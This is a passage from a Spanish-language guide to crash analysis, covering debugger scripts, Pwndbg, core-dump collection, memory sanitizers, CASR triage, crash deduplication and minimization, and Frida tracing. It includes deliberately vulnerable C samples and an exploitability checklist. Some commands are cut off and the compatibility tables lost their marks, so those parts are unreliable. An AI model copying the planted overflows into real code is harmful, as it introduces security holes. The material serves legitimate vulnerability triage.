    const rsp = regs.rsp;

    host.diagnostics.debugLog("=== Crash Classification ===\n");
    host.diagnostics.debugLog(`RIP: ${rip}\n`);
    host.diagnostics.debugLog(`RSP: ${rsp}\n`);

    // Clasificar por tipo de acceso
    let crashType = "UNKNOWN";
    let severity = "UNKNOWN";

    // Verificar si RIP es controlable
    if (rip < 0x10000 || rip > 0x7fffffffffff) {
        crashType = "RIP_CONTROL";
        severity = "CRITICAL";
    }
    // Verificar NULL deref
    else if (rip < 0x1000) {
        crashType = "NULL_DEREF";
        severity = "LOW";
    }

    host.diagnostics.debugLog(`Type: ${crashType}\n`);
    host.diagnostics.debugLog(`Severity: ${severity}\n`);

    // Análisis de !exploitable si está disponible
    try {
        ctl.ExecuteCommand("!exploitable");
    } catch(e) {
        host.diagnostics.debugLog("(!exploitable no disponible)\n");
    }

    return { crashType, severity, rip: rip.toString(16) };
}

function invokeScript() {
```

```
    return analyzeCurrentCrash();
}
```

5.2.2. 4.2.2 GDB + Pwndbg para Linux

Pwndbg es una extensión de GDB diseñada específicamente para análisis de vulnerabilidades y desarrollo de exploits.

Instalación de Pwndbg:

```
# Clonar e instalar
git clone https://github.com/pwndbg/pwndbg
cd pwndbg
./setup.sh

# Verificar instalación
gdb -q -ex "quit"  # Debería mostrar banner de Pwndbg

# Dependencias adicionales recomendadas
pip install pwntools ropper capstone keystone-engine
```

Configuración de Core Dumps en Linux:

```
# Habilitar core dumps ilimitados
ulimit -c unlimited

# Configurar patrón de nombre de cores
echo "core.%e.%p.%t" | sudo tee /proc/sys/kernel/core_pattern

# O usar apport para Ubuntu (centralizado)
echo "/var/crash/core.%e.%p" | sudo tee /proc/sys/kernel/core_pattern

# Verificar configuración
cat /proc/sys/kernel/core_pattern
```

Comandos Esenciales de Pwndbg:

Comando	Propósito	Ejemplo
`context`	Mostrar contexto completo	`context reg stack code`
`checksec`	Verificar protecciones del binario	N/A
`vmmap`	Mapa de memoria del proceso	`vmmap heap`
`telescope`	Dereferencia inteligente de memoria	`telescope $rsp 20`
`cyclic`	Generar/buscar patrones	`cyclic 200` / `cyclic -l 0x61616168`
`search`	Buscar en memoria	`search -s "FLAG"`
`heap`	Análisis de chunks del heap	`heap bins`
`vis_heap_chunks`	Visualizar chunks	N/A
`got`	Mostrar GOT	N/A
`plt`	Mostrar PLT	N/A

Comando	Propósito	Ejemplo
`rop`	Buscar gadgets ROP	`rop --grep "pop rdi"`
`canary`	Mostrar valor del canary	N/A
`piebase`	Base de PIE	N/A
`procinfo`	Información del proceso	N/A

Uso Típico para Análisis de Crash:

```
cd ~/crash_analysis_lab

# Cargar binario con crash input
gdb -q ./vuln_no_protect

# En GDB/Pwndbg:
pwndbg> set args 1 $(python3 -c "print('A'*100)")
pwndbg> run

# Después del crash:
pwndbg> context
pwndbg> bt                    # Backtrace
pwndbg> telescope $rsp 20     # Examinar stack
pwndbg> x/20gx $rsp           # Raw dump del stack
pwndbg> info reg              # Todos los registros
pwndbg> checksec              # Verificar protecciones
```

Script de Análisis Black-Box (GDB Python):

```
#!/usr/bin/env python3
# blackbox_analyze.py - Análisis automatizado de crashes
# Uso: gdb -q -x blackbox_analyze.py ./target

import gdb
import re

class CrashAnalyzer:
    def __init__(self):
        self.crash_info = {}

    def analyze(self):
        # Ejecutar hasta crash
        gdb.execute("run", to_string=True)

        # Capturar estado
        self.crash_info['signal'] = self._get_signal()
        self.crash_info['rip'] = self._get_reg('rip')
        self.crash_info['rsp'] = self._get_reg('rsp')
        self.crash_info['backtrace'] = self._get_backtrace()
```

```
        # Clasificar
        self._classify()
        self._print_report()

    def _get_signal(self):
        try:
            output = gdb.execute("info signal", to_string=True)
            for line in output.split('\n'):
                if 'received' in line.lower():
                    return line.strip()
        except:
            pass
        return "UNKNOWN"

    def _get_reg(self, reg):
        try:
            return int(gdb.parse_and_eval(f"${reg}"))
        except:
            return 0

    def _get_backtrace(self):
        try:
            return gdb.execute("bt 10", to_string=True)
        except:
            return "No backtrace available"

    def _classify(self):
        rip = self.crash_info['rip']

        if rip < 0x1000:
            self.crash_info['type'] = "NULL_POINTER_DEREF"
            self.crash_info['severity'] = "LOW"
        elif rip > 0x7fffffffffff:
            self.crash_info['type'] = "RIP_CORRUPTION"
            self.crash_info['severity'] = "CRITICAL"
        elif 0x41414141 <= rip <= 0x4141414141414141:
            self.crash_info['type'] = "RIP_CONTROL_PATTERN"
            self.crash_info['severity'] = "CRITICAL"
        else:
            self.crash_info['type'] = "MEMORY_CORRUPTION"
            self.crash_info['severity'] = "HIGH"

    def _print_report(self):
        print("\n" + "="*60)
        print("CRASH ANALYSIS REPORT")
        print("="*60)
        print(f"Type:     {self.crash_info.get('type', 'UNKNOWN')}")
        print(f"Severity: {self.crash_info.get('severity', 'UNKNOWN')}")
```

```
        print(f"RIP:      0x{self.crash_info.get('rip', 0):x}")
        print(f"RSP:      0x{self.crash_info.get('rsp', 0):x}")
        print(f"Signal:   {self.crash_info.get('signal', 'UNKNOWN')}")
        print("-"*60)
        print("BACKTRACE:")
        print(self.crash_info.get('backtrace', 'N/A'))
        print("="*60)

# Ejecutar análisis
if __name__ == "__main__":
    analyzer = CrashAnalyzer()
    analyzer.analyze()
```

5.2.3. 4.2.3 Colección de Dumps

Windows - Windows Error Reporting (WER) y ProcDump:

```
# Configurar WER para guardar dumps
reg add "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps" /v DumpFolder /t REG_EX
reg add "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps" /v DumpType /t REG_DWOR

# Usar ProcDump para captura específica
# Descargar de: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

# Capturar dump en crash
procdump -e -ma target.exe -o C:\Dumps

# Capturar dump en excepción específica
procdump -e 1 -f "Access Violation" target.exe
```

Linux - Core Dumps y Systemd:

```
# Verificar estado actual
cat /proc/sys/kernel/core_pattern
ulimit -c

# Configuración persistente
echo "kernel.core_pattern=/var/crash/core.%e.%p.%t" | sudo tee -a /etc/sysctl.conf
sudo sysctl -p

# Para systemd-coredump
sudo apt install systemd-coredump
echo "kernel.core_pattern=|/lib/systemd/systemd-coredump %P %u %g %s %t %c %h" | sudo tee /etc/sysctl.d/

# Listar cores con coredumpctl
coredumpctl list
coredumpctl info MATCH
coredumpctl debug MATCH  # Abre GDB directamente
```

```
# Script de batch collection
for input in crashes/*; do
    timeout 5 ./target "$input" || {
        mv core.* "cores/$(basename $input).core" 2>/dev/null
    }
done
```

5.2.4. 4.2.4 PageHeap y AppVerifier (Windows)

PageHeap coloca páginas de guarda alrededor de allocaciones para detectar heap overflows inmediatamente.

```
# Habilitar PageHeap para un ejecutable
gflags /p /enable target.exe /full

# Verificar estado
gflags /p

# Deshabilitar
gflags /p /disable target.exe

# Con AppVerifier (GUI más completo)
appverif.exe
# Agregar aplicación → Seleccionar checks (Heaps, Handles, Locks)
```

Ejemplo de Detección con PageHeap:

```
// heap_vuln.c - Heap overflow detectable con PageHeap
#include <windows.h>
#include <stdio.h>

int main() {
    char *buf = (char*)HeapAlloc(GetProcessHeap(), 0, 16);
    printf("[*] Allocated 16 bytes at %p\n", buf);

    // Este overflow es detectado INMEDIATAMENTE con PageHeap
    strcpy(buf, "AAAAAAAAAAAAAAAAAAAAAAAAA");  // 25 bytes > 16

    HeapFree(GetProcessHeap(), 0, buf);
    return 0;
}
```

Sin PageHeap: El overflow corrompe silenciosamente el heap. **Con PageHeap:** Crash inmediato en `STATUS_ACCESS_VIOLATION` al escribir más allá del buffer.

5.3. 4.3 Sanitizadores de Memoria

Los sanitizers son herramientas de instrumentación que detectan bugs de memoria en tiempo de ejecución. Son esenciales para análisis de crashes porque convierten bugs silenciosos en crashes informativos.

5.3.1. 4.3.1 AddressSanitizer (ASAN)

ASAN es el sanitizer más importante para análisis de seguridad. Detecta múltiples clases de bugs con overhead moderado (~2x slowdown).

Compilación con ASAN:

```
# GCC
gcc -g -O1 -fsanitize=address -fno-omit-frame-pointer source.c -o target_asan

# Clang (recomendado para mejor reporting)
clang -g -O1 -fsanitize=address -fno-omit-frame-pointer source.c -o target_asan

# MSVC (Visual Studio 2019 16.9+)
cl /fsanitize=address /Zi source.c
```

Configuración de Runtime (ASAN_OPTIONS):

```
export ASAN_OPTIONS="\
abort_on_error=1:\
symbolize=1:\
detect_leaks=1:\
detect_stack_use_after_return=1:\
detect_stack_use_after_scope=1:\
check_initialization_order=1:\
strict_init_order=1:\
print_stats=1:\
halt_on_error=1:\
quarantine_size_mb=256:\
malloc_context_size=30:\
print_legend=true:\
print_scariness=true"
```

Tipos de Errores Detectados por ASAN:

Error	Descripción	Ejemplo
heap-buffer-overflow	Escritura/lectura fuera de bounds en heap	`buf[size+1] = 'x'`
stack-buffer-overflow	Overflow de buffer en stack	`char buf[10]; buf[20]=0;`
global-buffer-overflow	Overflow de variable global	Similar
heap-use-after-free	Acceso a memoria liberada	`free(p); *p=0;`
stack-use-after-return	Acceso a stack después de return	Puntero a local escapado
stack-use-after-scope	Acceso fuera del scope	Variable local fuera de bloque

Error	Descripción	Ejemplo
double-free	Liberar memoria dos veces	`free(p); free(p);`
alloc-dealloc-mismatch	malloc/delete o new/free	`free(new int)`
SEGV on unknown address	Crash en dirección inválida	NULL deref

Ejemplo de Reporte ASAN (Heap Buffer Overflow):

```
=================================================================
==12345==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x602000000050
READ of size 1 at 0x602000000050 thread T0
    #0 0x4011a3 in heap_overflow /home/user/vulnerable_suite.c:18:5
    #1 0x4012b8 in main /home/user/vulnerable_suite.c:45:9
    #2 0x7f...  in __libc_start_main

0x602000000050 is located 0 bytes to the right of 32-byte region [0x602000000030,0x602000000050)
allocated by thread T0 here:
    #0 0x7f...  in malloc
    #1 0x401156 in heap_overflow /home/user/vulnerable_suite.c:15:17

SUMMARY: AddressSanitizer: heap-buffer-overflow /home/user/vulnerable_suite.c:18:5 in heap_overflow
```

Interpretando Shadow Memory:

ASAN usa "shadow memory" para rastrear el estado de cada byte:

```
Shadow byte legend:
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
  Right alloca redzone:    cb
```

5.3.2. 4.3.2 UndefinedBehaviorSanitizer (UBSAN)

UBSAN detecta comportamiento indefinido en C/C++ que puede causar bugs sutiles.

```
# Compilación con UBSAN
gcc -g -O1 -fsanitize=undefined source.c -o target_ubsan

# Combinado con ASAN (recomendado)
gcc -g -O1 -fsanitize=address,undefined source.c -o target_asan_ubsan
```

Errores Detectados:

```
// signed-integer-overflow
int a = INT_MAX;
int b = a + 1;  // UBSAN: runtime error

// null-pointer-dereference
int *p = NULL;
*p = 42;  // UBSAN: runtime error

// shift-out-of-bounds
int x = 1 << 33;  // UBSAN: shift exponent 33 is too large

// float-cast-overflow
double d = 1e100;
int i = (int)d;  // UBSAN: value cannot be represented
```

5.3.3. 4.3.3 MemorySanitizer (MSAN)

MSAN detecta lecturas de memoria no inicializada (solo Clang).

```
# Requiere Clang y libc++ instrumentada
clang -g -O1 -fsanitize=memory -fno-omit-frame-pointer source.c -o target_msan
```

Ejemplo de Error:

```
int main() {
    int x;  // No inicializada
    if (x)  // MSAN: use-of-uninitialized-value
        printf("branch taken\n");
    return 0;
}
```

5.3.4. 4.3.4 ThreadSanitizer (TSAN)

TSAN detecta data races y deadlocks en programas multi-hilo.

```
# Compilación con TSAN
gcc -g -O1 -fsanitize=thread source.c -lpthread -o target_tsan
```

Ejemplo de Data Race:

```c
#include <pthread.h>
int counter = 0;

void* increment(void* arg) {
    for (int i = 0; i < 1000000; i++)
        counter++;  // TSAN: data race
    return NULL;
}

int main() {
    pthread_t t1, t2;
    pthread_create(&t1, NULL, increment, NULL);
    pthread_create(&t2, NULL, increment, NULL);
    pthread_join(t1, NULL);
    pthread_join(t2, NULL);
    return 0;
}
```

Reporte TSAN:

```
WARNING: ThreadSanitizer: data race
  Write of size 4 at 0x... by thread T1:
    #0 increment source.c:7 (target_tsan+0x...)
  Previous write of size 4 at 0x... by thread T2:
    #0 increment source.c:7 (target_tsan+0x...)
```

5.3.5. 4.3.5 Matriz de Compatibilidad de Sanitizers

Sanitizer	GCC	Clang	MSVC	Linux	Windows	macOS
ASAN	□	□	□	□	□	□
UBSAN	□	□	□	□	□	□
MSAN	□	□	□	□	□	□
TSAN	□	□	□	□	□	□

Combinaciones Válidas:

Combinación	Válida	Uso
ASAN + UBSAN	□	Triage de fuzzing general
ASAN + LSAN	□	Incluido por defecto con ASAN
ASAN + MSAN	□	Incompatibles
ASAN + TSAN	□	Incompatibles
MSAN + UBSAN	□	Bugs de inicialización
TSAN + UBSAN	□	Bugs de concurrencia

5.3.6. 4.3.6 GWP-ASan para Producción


GWP-ASan (Google-Wide Performance-safe ASan) es un sampling allocator que detecta bugs de memoria en producción con overhead mínimo (~1-2 %).

```
// Integración en Android (automática en Android 11+)
// En Linux, usar con jemalloc o tcmalloc

// Configurar sampling rate
export GWP_ASAN_SAMPLE_RATE=5000  // 1 de cada 5000 allocations

// Ejemplo de crash en producción
==12345==ERROR: GWP-ASan detected a memory error
Use-after-free at 0x7f1234567890
  Allocation stack:
    #0 malloc ...
    #1 create_widget app.c:42
  Deallocation stack:
    #0 free ...
    #1 destroy_widget app.c:78
  Access stack:
    #0 update_widget app.c:120
```

Cuándo Usar Cada Sanitizer:



5.4. 4.4 Clasificación y Triage Automatizado

5.4.1. 4.4.1 CASR - Crash Analysis and Severity Reporter

CASR es una suite de herramientas para clasificación automatizada de crashes, desarrollada por ISP RAS.

Instalación:

```
# Desde crates.io (Rust)
cargo install casr

# O desde source
git clone https://github.com/ispras/casr
cd casr
cargo build --release
sudo cp target/release/casr-* /usr/local/bin/

# Componentes disponibles:
# - casr-san: Procesa crashes de binarios con sanitizers
# - casr-gdb: Procesa crashes con GDB (sin sanitizers)
# - casr-core: Analiza core dumps
# - casr-cluster: Agrupa crashes similares
# - casr-cli: Interfaz de línea de comandos
```

Uso de CASR para Triage:

```
cd ~/crash_analysis_lab

# 1. Generar reporte para crash individual (con ASAN)
casr-san -o crash.casrep -- ./vuln_asan 1 "$(python3 -c 'print(\"A\"*100)')"

# 2. Generar reporte sin sanitizers (usa GDB)
casr-gdb -o crash_gdb.casrep -- ./vuln_no_protect 1 "$(python3 -c 'print(\"A\"*100)')"

# 3. Procesar corpus de crashes de fuzzer
mkdir -p casrep_out
for crash in crashes/*; do
    name=$(basename "$crash")
    casr-san -o "casrep_out/${name}.casrep" -- ./target_asan "$(cat $crash)" 2>/dev/null || true
done

# 4. Clustering de crashes
casr-cluster -c casrep_out/ deduped_out/

# 5. Ver resumen de clusters
for cluster in deduped_out/cl*; do
    count=$(ls -1 "$cluster"/*.casrep 2>/dev/null | wc -l)
    first=$(ls "$cluster"/*.casrep 2>/dev/null | head -1)
    if [ -f "$first" ]; then
```

```
        severity=$(jq -r '.CrashSeverity.Type' "$first")
        desc=$(jq -r '.CrashSeverity.ShortDescription' "$first")
        echo "$(basename $cluster): $count crashes - $severity - $desc"
    fi
done
```

Estructura de Reporte CASR (.casrep):

```
{
  "CrashSeverity": {
    "Type": "EXPLOITABLE",
    "ShortDescription": "heap-buffer-overflow(write)",
    "Description": "Write to heap buffer out of bounds"
  },
  "Stacktrace": [
    "#0 0x401156 in heap_overflow vulnerable_suite.c:18",
    "#1 0x4012b8 in main vulnerable_suite.c:45",
    "#2 0x7f... in __libc_start_main"
  ],
  "CrashLine": "vulnerable_suite.c:18",
  "ExecutionClass": {
    "FaultAddress": "0x602000000050",
    "AccessType": "WRITE"
  },
  "AsanReport": {
    "ErrorType": "heap-buffer-overflow",
    "AccessSize": 1,
    "AccessAddress": "0x602000000050"
  }
}
```

5.4.2. 4.4.2 Clases de Severidad de CASR

CASR clasifica crashes en 23 clases de severidad:

Clase	Tipo	Descripción
EXPLOITABLE		
SegFaultOnPc	E	SIGSEGV con PC corrompido
ReturnAv	E	Violación de acceso en return
BranchAv	E	Violación de acceso en branch
CallAv	E	Violación de acceso en call
DestAv	E	Violación de acceso en escritura
heap-buffer-overflow(write)	E	ASAN: overflow de heap escritura
stack-buffer-overflow(write)	E	ASAN: overflow de stack escritura
heap-use-after-free(write)	E	ASAN: UAF escritura
PROBABLY_EXPLOITABLE		
SourceAv	PE	Violación de acceso en lectura
SegFaultOnPcNearNull	PE	SIGSEGV en PC cerca de NULL

Clase	Tipo	Descripción
DestAvNearNull	PE	Escritura cerca de NULL mapping
heap-buffer-overflow(read)	PE	ASAN: overflow de heap lectura
heap-use-after-free(read)	PE	ASAN: UAF lectura
NOT_EXPLOITABLE		
AbortSignal	NE	SIGABRT (assertion, abort)
SafeFunctionCheck	NE	Stack protector triggered
double-free	NE	ASAN: double free
SourceAvNearNull	NE	Lectura cerca de NULL
alloc-dealloc-mismatch	NE	malloc/delete mismatch

5.4.3. 4.4.3 Checklist de Triage Rápido

```
┌──────────────────────────────────────────────────────────────────────┐
│                    CHECKLIST DE TRIAGE RÁPIDO                        │
├──────────────────────────────────────────────────────────────────────┤
│                                                                      │
│ 1. REPRODUCIBILIDAD                                                  │
│    [ ] Crash se reproduce 10/10 veces                                │
│    [ ] Crash requiere condiciones específicas (timing, memory layout)│
│    [ ] Usar rr/TTD si no es determinístico                           │
│                                                                      │
│ 2. TIPO DE CRASH                                                     │
│    [ ] Stack corruption (canary tripped, RIP overwrite)              │
│    [ ] Heap corruption (UAF, double-free, overflow)                  │
│    [ ] NULL dereference                                              │
│    [ ] Integer overflow → memory corruption                          │
│    [ ] Format string                                                 │
│                                                                      │
│ 3. CONTROL DEL ATACANTE                                              │
│    [ ] ¿Controla RIP/EIP directamente?                               │
│    [ ] ¿Controla datos escritos?                                     │
│    [ ] ¿Controla dirección de escritura?                             │
│    [ ] ¿Controla tamaño de operación?                                │
│    [ ] ¿Puede obtener info leak primero?                             │
│                                                                      │
│ 4. MITIGACIONES                                                      │
│    [ ] checksec --file target                                        │
│    [ ] ASLR: ON/OFF (cat /proc/sys/kernel/randomize_va_space)        │
│    [ ] DEP/NX: ON/OFF                                                │
│    [ ] Stack Canary: ON/OFF                                          │
│    [ ] PIE: ON/OFF                                                   │
│    [ ] RELRO: Full/Partial/No                                        │
```

```
│    [ ] CFI: ON/OFF                                                          │
│    [ ] CET (Intel): ON/OFF                                                  │
│                                                                             │
│ 5. ALCANZABILIDAD                                                           │
│    [ ] ¿Cómo se alcanza el código vulnerable desde input externo?           │
│    [ ] ¿Requiere autenticación?                                             │
│    [ ] ¿Es alcanzable remotamente?                                          │
│    [ ] ¿Qué privilegios se requieren?                                       │
│                                                                             │
└─────────────────────────────────────────────────────────────────────────────┘
```

Verificación de Mitigaciones con checksec:

```
# Linux con checksec de pwntools
checksec --file ./target

# Salida típica:
#     Arch:     amd64-64-little
#     RELRO:    Partial RELRO
#     Stack:    No canary found
#     NX:       NX enabled
#     PIE:      No PIE (0x400000)

# Windows con winchecksec
winchecksec.exe target.exe

# Verificar CET (Intel Control-flow Enforcement Technology)
readelf -n target | grep -i "IBT\|SHSTK"

# Verificar ARM PAC/BTI
readelf -n target | grep -i "PAC\|BTI"
```

5.4.4. 4.4.4 Deduplicación de Crashes

Cuando un fuzzer produce miles de crashes, la deduplicación es esencial para enfocarse en bugs únicos.

Método 1: Hash de Stack Trace

```
#!/bin/bash
# dedupe_by_stack.sh - Deduplicación por hash de top 3 frames

CRASHES_DIR="crashes"
DEDUPED_DIR="deduped_stack"
mkdir -p "$DEDUPED_DIR"

declare -A seen_hashes

for crash in "$CRASHES_DIR"/*; do
```

```
    # Ejecutar y capturar backtrace
    bt=$(gdb -q -batch \
        -ex "run" \
        -ex "bt 3" \
        --args ./target_asan "$(cat $crash)" 2>&1 | grep -E "^#[0-3]")

    # Normalizar (remover direcciones, solo funciones)
    normalized=$(echo "$bt" | sed 's/0x[0-9a-f]*//g' | tr -d ' \n')

    # Hash
    hash=$(echo "$normalized" | md5sum | cut -d' ' -f1)

    if [[ -z "${seen_hashes[$hash]}" ]]; then
        seen_hashes[$hash]=1
        cp "$crash" "$DEDUPED_DIR/"
        echo "UNIQUE: $(basename $crash) - $hash"
    else
        echo "DUPE: $(basename $crash)"
    fi
done

echo "Reduced $(ls $CRASHES_DIR | wc -l) crashes to $(ls $DEDUPED_DIR | wc -l) unique"
```

Método 2: Deduplicación por Cobertura

```
#!/bin/bash
# dedupe_by_coverage.sh - Usa afl-showmap para deduplicar por cobertura

AFL_PATH="/usr/local/bin"
CRASHES_DIR="crashes"
DEDUPED_DIR="deduped_cov"
mkdir -p "$DEDUPED_DIR"

declare -A seen_coverage

for crash in "$CRASHES_DIR"/*; do
    # Generar mapa de cobertura
    $AFL_PATH/afl-showmap -q -o /tmp/cov_map -- ./target_afl < "$crash" 2>/dev/null

    # Hash del mapa de cobertura
    hash=$(md5sum /tmp/cov_map | cut -d' ' -f1)

    if [[ -z "${seen_coverage[$hash]}" ]]; then
        seen_coverage[$hash]=1
        cp "$crash" "$DEDUPED_DIR/"
    fi
done
```

Método 3: CASR Clustering

```
# CASR hace clustering inteligente considerando:
# - Stack trace similarity
# - Crash type
# - Fault address proximity

mkdir -p casrep_all deduped_casr

# Generar reportes para todos los crashes
for crash in crashes/*; do
    name=$(basename "$crash")
    casr-san -o "casrep_all/${name}.casrep" -- ./vuln_asan < "$crash" 2>/dev/null || true
done

# Clustering
casr-cluster -c casrep_all/ deduped_casr/

# Resultado: Un directorio por cluster (cl1, cl2, cl3, ...)
# Cada cluster representa un bug único probable
```

5.4.5. 4.4.5 Detección de Timeouts y Hangs

```
# Script para detectar y clasificar hangs
#!/bin/bash
# detect_hangs.sh

TIMEOUT=5  # segundos

for crash in crashes/*; do
    start_time=$(date +%s.%N)

    timeout $TIMEOUT ./target < "$crash" 2>/dev/null
    exit_code=$?

    end_time=$(date +%s.%N)
    duration=$(echo "$end_time - $start_time" | bc)

    if [ $exit_code -eq 124 ]; then
        echo "HANG: $(basename $crash) (timeout after ${TIMEOUT}s)"
        mv "$crash" hangs/
    elif [ $exit_code -ne 0 ]; then
        echo "CRASH: $(basename $crash) (exit code $exit_code)"
    fi
done
```

5.4.6. 4.4.6 Minimización de Crashes

La minimización reduce un crash input a los bytes esenciales, facilitando análisis de causa raíz.

AFL-tmin (para targets con archivo de entrada):

```
# Uso básico de afl-tmin
afl-tmin -i crash_input -o minimized_crash -- ./target @@

# Con instrumentación ASAN
afl-tmin -i crash_input -o minimized_crash -- ./target_asan @@

# Opciones útiles:
# -t msec  : Timeout por ejecución
# -m megs  : Límite de memoria
# -e       : Edge coverage mode (más preciso)
```

Minimizador Python (para targets con argumentos CLI):

```
#!/usr/bin/env python3
# minimize_crash.py - Minimizador por búsqueda binaria

import subprocess
import sys
import os

def crashes_with(data, target, test_case):
    """Ejecuta target y verifica si crashea"""
    try:
        result = subprocess.run(
            [target, test_case, data],
            timeout=2,
            capture_output=True
        )
        # SIGSEGV = -11, SIGABRT = -6
        return result.returncode < 0 or result.returncode == 1
    except subprocess.TimeoutExpired:
        return False

def minimize(data, target, test_case):
    """Minimiza data manteniendo el crash"""
    current = data

    # Fase 1: Eliminar chunks grandes
    chunk_size = len(current) // 2
    while chunk_size >= 1:
        i = 0
        while i < len(current):
            candidate = current[:i] + current[i+chunk_size:]
            if len(candidate) > 0 and crashes_with(candidate, target, test_case):
                current = candidate
                print(f"Reduced to {len(current)} bytes (removed chunk at {i})")
            else:
```

```
                i += 1
        chunk_size //= 2

    # Fase 2: Eliminar bytes individuales
    i = 0
    while i < len(current):
        candidate = current[:i] + current[i+1:]
        if len(candidate) > 0 and crashes_with(candidate, target, test_case):
            current = candidate
            print(f"Reduced to {len(current)} bytes")
        else:
            i += 1

    return current

if __name__ == "__main__":
    if len(sys.argv) < 4:
        print(f"Usage: {sys.argv[0]} <target> <test_case> <initial_payload>")
        sys.exit(1)

    target = sys.argv[1]
    test_case = sys.argv[2]
    initial = sys.argv[3]

    print(f"Initial size: {len(initial)} bytes")
    minimized = minimize(initial, target, test_case)
    print(f"\nMinimized size: {len(minimized)} bytes")
    print(f"Minimized payload: {repr(minimized)}")
```

Minimización de Corpus (afl-cmin):

```
# Reducir corpus manteniendo cobertura completa
afl-cmin -i corpus_full/ -o corpus_min/ -- ./target @@

# Resultado: corpus_min/ contiene el subset mínimo que mantiene
# la misma cobertura de código que corpus_full/
```

5.5. 4.5 Análisis de Alcanzabilidad (Reachability Analysis)

El análisis de alcanzabilidad determina cómo un atacante puede llegar al código vulnerable desde un punto de entrada externo, y qué datos controla en ese camino.

5.5.1. 4.5.1 DynamoRIO + drcov

DynamoRIO es un framework de instrumentación dinámica binaria. drcov genera cobertura de bloques básicos.

Instalación:

```
# Descargar release
wget https://github.com/DynamoRIO/dynamorio/releases/download/release_10.0.0/DynamoRIO-Linux-10.0.0.
tar xzf DynamoRIO-Linux-10.0.0.tar.gz
export DYNAMORIO_HOME=$(pwd)/DynamoRIO-Linux-10.0.0

# Agregar al PATH
echo "export PATH=\$PATH:$DYNAMORIO_HOME/bin64" >> ~/.bashrc
source ~/.bashrc
```

Generación de Cobertura:

```
cd ~/crash_analysis_lab

# Generar cobertura para crash input
drrun -t drcov -- ./vuln_no_protect 1 "$(python3 -c 'print(\"A\"*100)')"

# Salida: drcov.vuln_no_protect.*.log
# Formato: Lista de bloques básicos ejecutados

# Visualizar en IDA/Ghidra con lighthouse/dragondance
# O analizar con herramientas de texto:
cat drcov.*.log | grep -E "^module|^BB"
```

5.5.2. 4.5.2 Intel Processor Trace (PT)

Intel PT es una característica de hardware que graba el flujo de control con overhead mínimo (~5 %).

Requisitos:

- Procesador Intel con soporte PT (Broadwell+)
- Kernel Linux con `CONFIG_INTEL_BTS=y`
- Permisos para perf

```
# Verificar soporte
grep -q pt /proc/cpuinfo && echo "PT supported"

# Capturar trace
perf record -e intel_pt//u ./vuln_no_protect 1 "$(python3 -c 'print(\"A\"*100)')"

# Decodificar trace
perf script --itrace=b > trace.txt

# Analizar con perf-read-vdso o herramientas especializadas
# Intel PT genera traces muy detallados pero requiere procesamiento
```

5.5.3. 4.5.3 Frida para Tracing Dinámico

Frida permite instrumentar procesos en tiempo real sin recompilación.

Instalación:

```
pip install frida-tools frida
```

Script de Tracing de Funciones:

```
// trace_functions.js - Trazar todas las llamadas a funciones del binario
"use strict";

// Obtener base del módulo principal
const mainModule = Process.enumerateModules()[0];
console.log(`[*] Module: ${mainModule.name} at ${mainModule.base}`);

// Enumerar exports y hookear
mainModule.enumerateExports().forEach(exp => {
    if (exp.type === 'function') {
        Interceptor.attach(exp.address, {
            onEnter: function(args) {
                console.log(`[CALL] ${exp.name}`);
            },
            onLeave: function(retval) {
                console.log(`[RET]  ${exp.name} = ${retval}`);
            }
        });
    }
});

// Para funciones internas (sin export), usar direcciones
/*
Interceptor.attach(ptr("0x401150"), {
    onEnter: function(args) {
        console.log(`[*] stack_overflow called with: ${args[0].readCString()}`);
    }
});
*/
```

Script de Tracing de Memoria:

```
// trace_memory.js - Monitorear accesos a memoria
"use strict";

// Hookear malloc para rastrear allocations
const mallocPtr = Module.findExportByName(null, "malloc");
const freePtr = Module.findExportByName(null, "free");

const allocations = new Map();

Interceptor.attach(mallocPtr, {
    onEnter: function(args) {
        this.size = args[0].toInt32();
```

```
    },
    onLeave: function(retval) {
        if (!retval.isNull()) {
            allocations.set(retval.toString(), {
                size: this.size,
                backtrace: Thread.backtrace(this.context, Backtracer.ACCURATE)
                    .map(DebugSymbol.fromAddress).join('\n')
            });
            console.log(`[MALLOC] ${retval} (${this.size} bytes)`);
        }
    }
});

Interceptor.attach(freePtr, {
    onEnter: function(args) {
        const ptr = args[0].toString();
        if (allocations.has(ptr)) {
            console.log(`[FREE] ${ptr}`);
            allocations.delete(ptr);
        }
    }
});
```

Ejecución de Scripts Frida:

```
# Lanzar proceso con script
frida -f ./vuln_no_protect -l trace_functions.js -- 1 "AAAA"

# Attachar a proceso existente
